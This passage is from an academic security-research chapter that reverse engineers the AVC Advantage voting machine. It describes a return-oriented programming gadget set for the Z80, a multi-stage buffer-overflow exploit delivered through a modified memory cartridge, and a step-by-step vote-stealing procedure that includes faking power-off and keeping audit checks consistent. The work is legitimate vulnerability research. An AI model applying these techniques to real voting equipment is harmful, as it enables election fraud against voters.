In designing our attack, we had access neither to source code nor to usage documentation; through reverse engineering of the hardware and software, we have reconstructed the functioning of the device. This is in contrast to the Appel et al. report, whose authors did have this access, as well as to most of the previous studies of voting machines (discussed in Section 2.1.1 below). We had access to an AVC Advantage legitimately purchased from a government surplus site by Andrew Appel [6] and a memory cartridge similarly obtained by Daniel Lopresti. Since voting machines are frequently left unattended (as Ed Felten has documented, e.g., at [31]), we believe that ours represents a realistic attack scenario. We hope that our results go some way towards answering the objection, frequently raised by vendors, that voting security researchers enjoy unrealistic access to the systems they study.[4]

[3] Even in Francillon and Castelluccia's attack on a Mica sensor-network node [32], return-oriented programming — or, more properly, chunk borrowing à la Krahmer [48], since Turing-completeness is not necessary — is used only to fill a staging area with native code that will be installed on reboot by the bootloader.

[4] See, e.g., Sequoia's response to the Top-to-Bottom Review: "In short, the Red Team was able to, using a financial institution as an example, take away the locked front door of the bank branch, remove the security guard, remove the bank tellers, remove the panic alarm that notifies law enforcement, and have only slightly limited resources (particularly time and knowledge) to pick the lock on the bank vault" [84].

2.1.1 Related work

Much of the prior research on voting machine security has relied on access to source code. The first such work by Kohno et al. [46] analyzed the Diebold[5] AccuVote-TS voting machine and found numerous problems. The authors had no access to the voting machine itself but the source code had appeared on the Internet. Many of the issues identified were independently confirmed with real voting machines [21, 72, 79].

Follow up work by Hursti examined the AccuVote-TS6 and AccuVote-TSx voting machines using "source code excerpts" and by testing the actual machines. Backdoors were found that allowed the system to be extensively modified [42]. Hursti's attacks were confirmed and additional security flaws were discovered by Wagner et al. [87].

In 2006, building on the previous work, Feldman et al. examined an AccuVote-TS they obtained. The authors did not have the source code, but they note that "the behavior of [the] machine conformed almost exactly to the behavior specified by the source code to BallotStation version 4.3.1" which was examined by Kohno et al. In addition to confirming some of the security flaws found in the previous works, they demonstrated vote stealing software and a voting machine virus that spreads via the memory cards used to load the ballot definition files and collect election results [30].

In 2007, California Secretary of State Debra Bowen decertified and then conditionally recertified the direct recording electronic voting machines used in California as part of a top-to-bottom review. As part of the recertification, voting machine vendors were required to make available to independent reviewers

[5]Now Premier Election Solutions.




Figure 2.2. We reverse engineered the AVC Advantage hardware. The motherboard, shown here, is composed mostly of discrete logic and measures 14 in × 14 in. Election software is stored in removable ROM chips (white labels). The results and auxiliary memory cartridges are plugged directly into the motherboard (upper right).

documentation, source code, and several voting machines. In all cases, significant problems were reported with the procedures, code, and hardware reviewed [13].

Also in 2007, Ohio Secretary of State Jennifer Brunner ordered project EVEREST — Evaluation and Validation of Election Related Equipment, Standards and Testing — as a comprehensive review of Ohio's electronic voting machines. Similar to California's top-to-bottom review, the reviewers had access to voting machines and source code. Again, critical security flaws were discovered [14].

2.2 The road to exploitation

In 1997, Buncombe County, North Carolina, purchased a number of AVC Advantage electronic voting machines for $5200 each. In January 2007, they retired these machines and auctioned them off through a government-surplus web site. Andrew Appel purchased one lot of five machines for $82 in total [6].

Reverse-engineering the voting machine. Two members of our team immediately began reverse engineering the hardware and software. The machine we examined is an AVC Advantage revision D. It contains ten circuit boards, including the motherboard shown in Figure 2.2, with an eleventh inside the removable memory cartridge — see below. Each is an ordinary two-sided epoxy-glass type. Since these are somewhat translucent, with the use of a bright light, magnifying glass, low-voltage continuity tester, and data sheets for the components, we were able to trace and reconstruct the circuit schematic diagram, and from that deduce how the unit worked. We filled in remaining details by partially disassembling the machine's software using IDA Pro.

After approximately six man-weeks of labor, we produced a functional specification [38] describing the operation of the hardware from the perspective of software running on the machine. We documented 47 I/O functions that the processor can execute to control hardware functions, such as mapping areas of ROM into the address space, interfacing with the voter panel and operator controls, and reading or writing to the memory cartridge.

Reverse-engineering the results cartridge. The AVC results cartridge is a plastic box about the dimensions of a paperback book with a common "ribbon-style" connector on one end that mates to the voting machine. Inside, there is an ordinary circuit board containing static RAM chips — backed by two type AA batteries — and common TTL 74-series integrated circuits. There is no microcontroller; instead all control signals come directly from the voting machine. Much of the internal circuitry appears to have been designed to withstand hot-plugging and to prevent accidental glitching of the memory contents.

There is an additional 8 bit of nonmemory data that can be read from the unit corresponding to the type and revision of the memory cartridge. This data

is set by etch jumpers on the circuit board. We were able to change the type and revision of the cartridge by cutting the associated trace on the circuit card and wiring alternate jumpers.

The contents of memory can be read or written by powering the device and toggling the appropriate input signals. We constructed a simple microcontroller circuit to interface with the cartridge to perform reads and writes. The microcontroller simply controls the appropriate signals on the cartridge connector to perform the operation indicated by a controlling program communicating with the microcontroller via a serial port. No access to the inside circuitry was necessary.

By disassembling the software and looking at the contents of a valid results cartridge, we were able to understand the format of the file system used on the memory cartridges (and also the internal file system of the 128 KiB SRAM described below) and many of the files used by the voting machine.

Crafting the exploit. Joshua Herbach used the hardware functional specifications to develop a simulator for the machine [39], which another member of our team subsequently improved.[6] Our simulator now provides cycle-accurate emulation of the Z80, and it executes the AVC election software without any apparent flaws.

We developed our exploit almost entirely in the simulator, only returning to the actual voting machine hardware at the end to validate it. Remarkably, the exploit worked the first time we tried it on the real hardware.

Total cost. Starting with no source code or schematics, we reverse engineered the AVC Advantage and developed a working vote-stealing attack with less than 16 man-months of labor. We estimate the cost of duplicating our effort to be about $100,000, on the private market.

[6] Following the "Chinese wall" protocol, the simulator developers had no access to the actual hardware and relied exclusively on our published specifications.

2.3 Description of the AVC Advantage

In this section, we give a description of the hardware and software that makes up the AVC Advantage in some detail. Readers not interested in such low-level details are encouraged to skip ahead to Section 2.4, referring back to this section for details as needed.

2.3.1 Software

The core of the version-5.00D AVC Advantage is a Z80 CPU and three 64 KiB erasable, programmable ROMs (EPROMs) which contain both code and data for the Advantage. Each EPROM is divided into four 16 KiB segments: BIOS, System Toolkit, Toolkit 2, Toolkit 3, Election Program, Election Toolkit, Reports Program, Consolidation Program, Ballot Verify Program, Define Ballot Program, Maintenance Utilities, and Setup Diagnostics; see Figure 2.3.

When the Advantage is powered on, execution begins in the BIOS at address `0x0000`. The BIOS contains a mixture of hand-coded assembly and compiler generated code for interrupt handling, remapping parts of the address space (see Section 2.3.2), function call prologues and epilogues, thunks for calling code in other segments, and code for interacting with the peripherals.

Apart from the BIOS, each EPROM segment contains a 16 B header followed by a mixture of (mostly) compiler-generated code and data. The segments with "Toolkit" in their name[7] in addition to the Reports Program consist of the header followed immediately by a sequence of `jp addr` instructions, each of which jumps to a global function in the segment. For the entries in this sequence corresponding to global functions, there is a corresponding thunk in the BIOS which causes the segment to be mapped into the address space before transferring control to the

[7]The name of a segment is contained within the segment and there is a field in the segment header which points to the name.




Figure 2.3. EPROM segment layout.

function. Functions in one segment can call global functions in another segment by way of the thunks.


Each of the remaining segments is a self-contained program with just a single entry point immediately after the segment header. When a program is run, much of the state of the previous program — including the stack and the heap — is reset. In particular, any data written to the stack during one program's execution are lost during a second program's execution.

A typical sequence of events for an election would include the following. The machine is powered on and begins executing in the BIOS. The BIOS performs some initialization and tests before transitioning to a menu in Maintenance Utilities awaiting operator input. The operator selects the *Setup Diagnostics* choice and the corresponding Setup Diagnostics program is run. This performs various software and hardware tests before transitioning to the Define Ballot Program. This program checks the memory cartridge inserted into the machine and upon finding a ballot definition transitions to the Ballot Verify Program. The Ballot Verify Program checks that the format of the ballot is correct and ensures that the files which hold the vote counts are empty. After this, it illuminates the races and candidates so

that the technician can verify that they are correct. Assuming everything is correct, control transfers to the Election Program for the pre-election logic and accuracy testing. The voting machine is powered off at this point and shipped to the polling places. After it has been powered back on, control again passes to the Election Program, this time for the official election.

The ZiLOG Z80 CPU is an 8 bit accumulator machine. All 8 bit arithmetic and logical operations use the accumulator register `a` as a source register and the destination register. Apart from the accumulator register, there are six general purpose 8 bit registers `b`, `c`, `d`, `e`, `h`, and `l` which can be paired to form three 16 bit registers `bc`, `de`, and `hl`. These registers along with an 8 bit flags register `f` and 16 bit stack pointer `sp` and program counter `pc` registers are compatible with the Intel 8080. In addition, there are two 16 bit index registers `ix` and `iy`, an interrupt vector register `i`, a DRAM refresh counter register `r`, and four *shadow* registers `af'`, `bc'`, `de'`, and `hl'` which can be swapped with the corresponding nonshadow registers. The Advantage uses the shadow registers for the interrupt handler which obviates the need to save and restore state in the interrupt handler. See [91] for more details.

Due to the limited ROM space for code and data, compiler-generated functions which take arguments or have local variables use additional functions to implement the function prologue and epilogue. The prologue pushes the `iy` and `ix` registers and decrements the stack pointer to reserve room for local variables. It then sets `iy` to point to the first argument and `ix-80h` to point to the bottom of the local stack space. Finally, it pushes the stack-address of the two saved index registers and the address of the epilogue function before jumping back to the function that called the prologue. See Figure 2.4. The epilogue function pops the saved pointer to the index registers and loads `sp` with it. Then `ix` and `iy` are popped



(a) The state of the stack immediately after calling the function.

(b) The state of the stack after returning from the prologue function.

Figure 2.4. The state of the stack after calling a function with n arguments.

and the epilogue returns to the original saved `pc`. It is the caller's responsibility to pop the arguments off the stack once the callee has returned.

2.3.2 Address space layout

The AVC Advantage has a 16 bit flat address space divided into four distinct regions. The bottom 16 KiB is mapped to the BIOS. The 16 KiB–32 KiB range can be mapped to one of the 12 16 KiB aligned segments on the three program EPROMs. This mapping is controlled by the software using the Z80's `out` instruction. The 32 KiB–63 KiB range addresses the bottom 31 KiB of a 32 KiB, battery-backed SRAM. Finally, the top 1 KiB of the address space can be mapped to either the top 1 KiB of the 32 KiB SRAM or it can be mapped to any 1 KiB aligned region of a 128 KiB, battery-backed SRAM. This mapping can be changed by the software using the Z80's `out` instruction. For more detail, see [38].

The AVC Advantage's stack starts at address `0x8FFE` and grows down toward smaller addresses. The heap occupies a region of memory starting from an address specified by the currently active program to `0xEBFF`. Scattered throughout the rest of 32 KiB main memory, there are various global variables and space for




Figure 2.5. Address space layout of the AVC Advantage. The dashed line represents the start of the stack at `0x8FFE`. The ROM and RAM Segments are the portions of the address space mappable to the 16 KiB aligned segments of the EPROM and 1 KiB aligned segments of the 128 KiB SRAM, respectively.

the string table of the active program. In addition, starting at `0x934E` and growing down, there is space for a module call stack which allows modules to make calls to functions in other modules, such as `printf` or `strcpy`. See Figure 2.5.

As the lower 32 KiB of the address space corresponds to EPROMs, data cannot be written to those addresses and attempts to do so are silently ignored by the hardware.[8] Similarly, as the upper 32 KiB of the address space is for writable memory, not program code, any attempt to fetch an instruction from those addresses raises a non-maskable interrupt (NMI). The NMI causes the processor to load a known constant into the `pc` register and execution resumes in the BIOS where the processor will be halted after displaying an error message on the operator LCD. This design makes the AVC Advantage a Harvard-architecture computer.

[8] It is possible to install a 32 KiB "Program" SRAM and map the 16 KiB–32 KiB address range to either of the two 16 KiB aligned regions of the SRAM, but no AVC Advantage used in elections has such a Program SRAM installed [85].

2.4 Return-oriented programming

Since the AVC Advantage is a Harvard architecture computer, traditional code injection attacks cannot succeed because any attempt to read an instruction from data memory causes an NMI which will halt the machine. In practice, given a large enough corpus of code, this is not a barrier to executing arbitrary code using *return-oriented programming* — an extension of *return-to-libc* attacks where the attacker supplies a malicious stack containing pointers to short instruction sequences ending with a `ret` [81, 15].

The Z80 instruction set is very dense. Every byte is either a valid opcode or is a prefix byte. As there are no invalid or privileged instructions, instruction decoding of any sequence of data always succeeds. This density facilitates return-oriented programming since we can exploit unintended instruction sequences to build *gadgets* — a sequence of pointers to instruction sequences ending with a `ret`. For a concrete example, the BIOS contains the code fragment `ld bc,2; ret` — a potentially useful instruction sequence in its own right — which is `01 02 00 c9` in hex where the first three bytes are the load and the last is the return. If we set the program counter one byte into the load instruction, then we get the instruction sequence `02 00 c9` corresponding to the three instructions `ld (bc),a; nop; ret` which stores the value of the accumulator into memory at the address pointed to by the register `bc`.

Shacham [81] and later Buchanan et al. [15] had code corpora on the order of a megabyte from which to construct gadgets. In contrast, Francillon and Castelluccia [32] had only 1978 B of code with which to craft gadgets; however, they did not construct a Turing-complete set of gadgets. This prompts the question: What is the minimal amount of code required to construct a Turing-complete set of gadgets? By constructing a Turing-complete set of gadgets using only the AVC

Advantage's BIOS — which consists of 16 KiB of code and data — we make progress toward answering that question.

Following Shacham, we wrote a small program to find sequences of instructions ending in `ret`. We ran this program on the AVC Advantage's BIOS. We then manually devised a Turing-complete set of gadgets from the instruction sequences found by our program, including gadgets to control the peripherals like the LCDs and memory cartridges. We build a collection of gadgets that implement a 16 bit memory-to-memory pseudo-assembly language. See Table 2.1 for a description of the pseudo-assembly language and Section 2.8 for the implementation of many of the gadgets and a precise explanation of the notation that will be used in the remainder of the chapter.

(We stress that demonstrating return-oriented programming on the Z80 is a major contribution of this chapter and of independent interest; we have moved the details to the end of this chapter to improve the chapter's flow.)

Some of the gadgets in Table 2.1 are straightforward to construct; others require more finesse due to tricky interactions among the registers used in the instruction sequences. For ease of implementation, no state is presumed to be preserved between gadgets. That is, all arguments are loaded from memory into registers, operated upon, and then stored back into memory.[9] In this way, each gadget can be reasoned about independently. The operands to the gadgets are either global variables — declared with the `.var` directive — or immediate values; labels are resolved to offsets and thus are immediate values.

[9]The gadgets could be made more efficient by not writing values back to memory except as needed. This would significantly complicate hand crafting return-oriented code, but this sort of optimization is well-understood in the compiler-writing community; for example, register-allocation algorithms [2]. This sort of optimization can lead to a drastic reduction in return-oriented code size and run time.

Table 2.1. The return-oriented pseudo-assembly language for the AVC Advantage consists of seven directives and 39 mnemonics. An uppercase letter denotes a variable as defined by the `.var` directive and n denotes a 16 bit literal.

Mnemonic	Description
`.ascii "str"`	Inserts the bytes for `str`
`.asciiz "str"`	`.ascii "str"; .byte 0`
`.byte b,...`	Insert a byte for each argument
`.data n`	Inserts n `NUL` bytes
`.var A,n`	Define a new 16 bit variable A at location n
`.word n,...`	Insert a word for each argument
`label:`	Define a new label
`add A,B,C`	$A \leftarrow B + C$
`addi A,B,n`	$A \leftarrow B + n$
`and A,B,C`	$A \leftarrow B \,\&\, C$
`b label`	Branch to `label`
`btr A,label`	Branch to `label` if A is true
`bfa A,label`	Branch to `label` if A is false
`call SP,label`	Push address of the next gadget to stack at SP, jump to `label`
`cpl A,B`	$A \leftarrow \sim B$
`dec A`	$A \leftarrow A - 1$
`di`	Disable interrupts
`ei`	Enable interrupts
`halt`	Halt the machine
`in A,C`	`in a,(c)`[†]
`inc A`	$A \leftarrow A + 1$
`jr A`	Jump to address A

Mnemonic	Description
`la A,B`	Set A to the address of B
`la A,label`	Set A to the address at `label`
`ld A,n(B)`	$A \leftarrow (B + n)$
`ldx A,B,C`	$A \leftarrow (B + C)$
`li A,n`	$A \leftarrow n$
`mov A,B`	$A \leftarrow B$
`mul A,B,C`	$A \leftarrow B \times C$
`neg A,B`	$A \leftarrow -B$
`nop`	Do nothing
`or A,B,C`	$A \leftarrow B \mid C$
`out C,A`	`out (c),a`[†]
`pet`	Pet the watchdog timer[‡]
`pop SP,A`	$A \leftarrow (SP)$; $SP \leftarrow SP + 2$
`push SP,A`	$SP \leftarrow SP - 2$; $(SP) \leftarrow A$
`pushi SP,n`	$SP \leftarrow SP - 2$; $(SP) \leftarrow n$
`ret SP`	Pop from stack at SP, jump to value
`seq A,B,C`	$A \leftarrow B = C$
`slt A,B,C`	$A \leftarrow B < C$
`slti A,B,n`	$A \leftarrow B < n$
`sne A,B,C`	$A \leftarrow B \neq C$
`srl A,B,s`	$A \leftarrow B \gg s$
`st A,n(B)`	$(B + n) \leftarrow A$
`stx A,B,C`	$(B + C) \leftarrow A$
`sub A,B,C`	$A \leftarrow B - C$

[†] Register `bc` is set to C and the least significant byte of A is used for the accumulator.
[‡] The AVC Advantage has a watchdog timer that raises a non-maskable interrupt if it is not reset often enough. See [38].

Some of the instruction sequences described in Section 2.8 contain `NUL` bytes which make them unsuitable for use in stack smashing attacks using a string copy. An early implementation of the gadgets took great pains to avoid all zero bytes. However, using the multi-stage exploit described below, avoiding zero bytes was unnecessary except for in the first stage of the exploit which did not use the gadgets presented in this section. As such, the simpler form of the gadgets is presented.

It has become traditional in papers on return-oriented programming to show a sorting algorithm implemented as a return-oriented program [15, 41]. In Section 2.9, we give the listing for a return-oriented Quicksort. We have verified

that this sorting algorithm works on the actual AVC Advantage as part of a larger program that prints a list of numbers on the printer, sorts them, and prints the sorted list.

2.5 A multi-stage exploit for the AVC Advantage

Even though many parts of the code we reverse engineered appear to handle data from memory cartridges safely, we have been able to find a stack buffer overflow vulnerability. In this section, we describe this vulnerability and discuss how an attacker can exploit it to overwrite the AVC Advantage's stack and reliably induce the execution of a return-oriented payload of his choice.

We stress that the buffer overflow that we have identified appears to be unrelated to the one identified by Appel et al. in their report [7, Section II.26]. Our buffer overflow occurs in cartridge processing whereas Appel et al.'s occurs in interaction with the daughterboard (which the machine we studied lacks); our overflow requires manual action, whereas Appel et al.'s is triggered on boot; our overflow is exploitable for diverting the machine's control flow, whereas Appel et al.'s appears to allow only a denial of service. We do not know whether the overflow that we found persists in the more recent AVC Advantage version that Appel et al. examined.

One of the programs not normally used in an election, but accessible from the main menu, contains a buffer overflow while reading from an auxiliary cartridge of a certain type. (As described in Section 2.2, we physically modified a results cartridge so that the AVC Advantage would recognize it as a cartridge of the type for which the appropriate menu item is enabled.) A maliciously crafted field in one of the files allows roughly a dozen bytes to be written at the location of the saved stack pointer. In the first stage of the exploit, the `hl` register is set and

the stack pointer is modified using the `sp` ← `hl` instruction sequence, inducing a return-oriented jump to an attacker-controlled location in memory.

For stage two, a section of memory under attacker control needs to contain gadgets. Fortunately (for the attacker), a file of fixed size but with several dozen unused bytes is read from the memory cartridge into a buffer allocated by `malloc`. By the time of the overflow in stage one, this buffer has been deallocated but most of its contents remain in memory at a known location. This unused space can be changed to contain gadgets that make up the second stage of the exploit. The first thing that stage two does is reallocate memory for the buffer so that additional allocations will not overlap and thus write over the gadgets. At the same time, enough memory is allocated to hold the contents of an additional file from the memory cartridge. The data from this file — stage three of the exploit — is read into the allocated buffer. Control then transfers to stage three which can perform arbitrary code execution using the gadgets described in Section 2.4.

We have tested on an AVC Advantage that the exploit procedure described in this section works, using it both to run the sorting program described in the previous section and the vote-stealing exploit described in the next.

2.6 Using the exploit to steal votes

We have designed and implemented a demonstration vote-stealing exploit for the AVC Advantage, using the vulnerability described in the previous section to take over the machine's control flow. We have tested that our exploit works on the actual AVC Advantage. (Although it was designed and debugged exclusively in our simulator, the exploit worked on the real hardware on the first try.) In this section, we describe both the actions that an attacker will undertake to introduce the exploit payload to the machine and the behavior of the payload itself. We also




Figure 2.6. The machine has slots for two memory cartridges. The first cartridge stores ballots and votes. An attacker could install vote sealing code by inserting a prepared cartridge into the second slot.

note several ways in which the exploit could be made more resistant to detection by means of forensic investigation.

Our attacker accesses the AVC Advantage when it is left unattended the night before the election. Ed Felten has described how such access is often possible (see, e.g., [31]). At this point, the machine has been loaded with an election definition and has passed pre-LAT.[10] The attacker picks the locks for the back cabinet, the voter panel, and (later) the open/close polls switch. Appel et al. have shown that these locks are of a low-security kind that is easily bypassed [7,

[10]The AVC Advantage has two *Logic and Accuracy Testing* phases which are meant to test that the voting machine is in working order. The pre-LAT phase always happens prior to the election and a post-LAT phase may occur after the election, depending on policy.

Section I.9]. The attacker does not need to remove any tamper-evident seals; in particular, he does not need to remove the circuit-board cover.

Having gained access to the back cabinet of the AVC Advantage, the attacker uses the normal functions to open the polls, cast a single vote, and close the polls. (The polls cannot be closed with no votes cast.[11]) Once the polls are closed, the attacker unseats the results cartridge. The cartridge cannot be removed completely because of the tamper-evident seal; however, the seal is small enough compared to the holes through which it is inserted that the cartridge can be disconnected from the machine. With the polls closed and the cartridge removed, the attacker uses the two-key reset gesture ("print-more" and "test") to gain access to the machine's post-election menu. From this menu, he can reset the machine; after the reset, the machine's main menu is accessible. (Were the results cartridge not removed, the data on it would be erased by the reset. The attacker might be able to recreate this data and rewrite it to the results cartridge, but unseating the cartridge before the reset obviates this.)

To this point, the attacker is simply following the same procedures poll workers and election officials use in running an election and resetting the AVC Advantage for the next election. His goal is to gain access to the main menu, from which he can direct the machine toward the vulnerability described in Section 2.5.

The system reset appears to clear the audit logs on the machine. Our demonstration vote-stealing exploit does not undo this log-clearing, though a more stealthy attack might wish to; otherwise, a post-election audit might discover that log entries are missing. (Although, as Davtyan et al. have found in their audit of the AccuVote AV-OS system [26], discrepancies in logs are not uncommon and may

[11]This is actually a configuration option. Any machines configured to allow the polls to be closed without any votes cast can skip the vote casting step. In this case, there is no need to modify the protective counter later, simplifying the exploit somewhat.

not be perceived as signs of an attack.) Even if the attack is detected, the original voter intent will not be recoverable. The attacker can use the post-election menu to dump the contents of the logs either to a transfer cartridge or to the printer and cause his exploit payload to restore them once the system is compromised. In addition, since a vote was cast, the protective counter has been incremented; however, the protective counter is subject to software manipulation and could easily be rolled back if the attacker desires. Traces of the phantom vote might also remain in the machine or operator logs; if so, a stealthy exploit would have to remove these traces.

The attacker now reinserts the results cartridge and a cartridge of the appropriate type into the auxiliary port and navigates the menus to trigger the vulnerability described in Section 2.5. Using a three-stage exploit as described in Section 2.5, he takes control of the AVC Advantage and can execute arbitrary (return-oriented) code.

Note that hardware miniaturization since the design of the AVC Advantage makes possible the creation of cartridges much smaller than legitimate cartridges with orders of magnitude more storage. (Different parts of memory could be paged in using a "secret knock" protocol.) A smaller cartridge may allow the attacker to bypass tamper-evident loops placed on the auxiliary port guide rails that would prevent the insertion of a legitimate cartridge (although we are not aware of a jurisdiction that attempts to limit access to the auxiliary port in this way); it may also allow him to leave an auxiliary cartridge in place during voting while avoiding detection, which would be useful for exploit payloads larger than can fit in main memory and unused portions of the results cartridge. (As noted below, our exploit payload easily fits in main memory.)

The exploit first restores those parts of the machine's state necessary to allow the election to begin again. It copies the results cartridge's post-LAT voting files (which are in their empty state) over the results cartridge's election files so that the single ballot that was cast in order to close the polls is erased. It then copies (most of) the contents of the results cartridge into the internal memory. At this point, a message is displayed on the operator LCD instructing the attacker to remove the auxiliary cartridge and turn off the power.

In order to convincingly simulate power off, we need the power switch to be in the off position. Luckily, the AVC Advantage has a *soft* power switch, so turning the power knob just sets a flag that can be polled by the processor at interrupt time to detect power off. So long as the exploit code disables interrupts (while petting the watchdog timer to keep it from firing) it can keep the machine running; it can also detect when, later, the power switch is turned to the on position. (By contrast, were the machine actually to power down, the stack would be reset on a subsequent power up and the attacker would lose control.) The AVC Advantage features a large 110 V battery designed for 16 hours of operation that we believe will allow it to remain overnight in this state [80]. Of all the steps in our exploit, this is the one that most intimately relies on the details of the AVC Advantage's hardware implementation. We emphasize that we have tested on the actual machine that our exploit code is able to survive a power-down/power-up cycle in this way on battery power alone.

When the exploit code detects that the power switch has been turned to the off position, it simulates power down. It turns off the LEDs in the voter panel, clears the LCD displays, and turns off any status LEDs. In testing on an AVC Advantage, we have been able to disable (via return-oriented code) all indicators

of power except the LCD backlight on the operator panel. This is the most visible sign of our attack; we are currently studying how the backlight might be disabled.

The attacker now closes and locks the operator and voter panels, removes the auxiliary cartridge, and leaves. The next morning, poll workers open the machine and use the power switch to turn it on. The exploit code detects the change and simulates the machine's power-up behavior, followed by the official election mode messages.

The exploit must now simulate the machine's normal behavior when poll workers open and close the polls and when voters cast votes. While it would be possible to reimplement this behavior entirely using return-oriented code, the design of the AVC Advantage's voting program makes it possible for us to reuse large portions of the legitimate code, making the exploit smaller, simpler, and more robust. This would be more difficult to do if the exploit modified votes as they were cast, but we have instead chosen to wait until polls are closed and only then change the cast votes retroactively. The absence of a paper audit trail means that the vote modification will not be detected. Other possible designs for vote-stealing software are described by Appel et al. [7, Section I.5–6].

The main voting function is structured as a series of function calls that can be separated into three main groups, each called a single time in order in the normal case. The first group of functions waits for the "open/close polls" switch to be set to open and prints the zero tape. The second group of functions handles all of the voting, including waiting for the activate button to be pressed and handling all voter input. Once the polls are closed, the third group of functions handles printing the final results tape and all post-election tasks.

Our demonstration exploit uses the high-level functions in the AVC Advantage's legitimate voting program to handle all voting until the polls are closed.

Then the exploit reads the vote totals, moves half of the votes for the second candidate to the first candidate, and changes the cast vote records (CVRs) to match the vote totals. (Obviously, any fraction of the votes could be modified. Furthermore, while our exploit processes the CVR log in order, changing every CVR cast for the disfavored candidate until the desired shift has been effected, more sophisticated strategies are possible.) The exploit now relinquishes control for good, handing control over to the legitimate AVC Advantage program to handle all post-election behavior. When the "Official Election Results Report" is printed it will reflect the results as modified by the exploit.

The AVC Advantage contains routines to check the consistency of its internal data structures. When the data is inconsistent, e.g., the vote totals do not match the CVR totals, this is noted in the Results Report. The exploit ensures that all data structures in memory and on the results cartridge that are checked by these routines are consistent whenever the routines are executed.

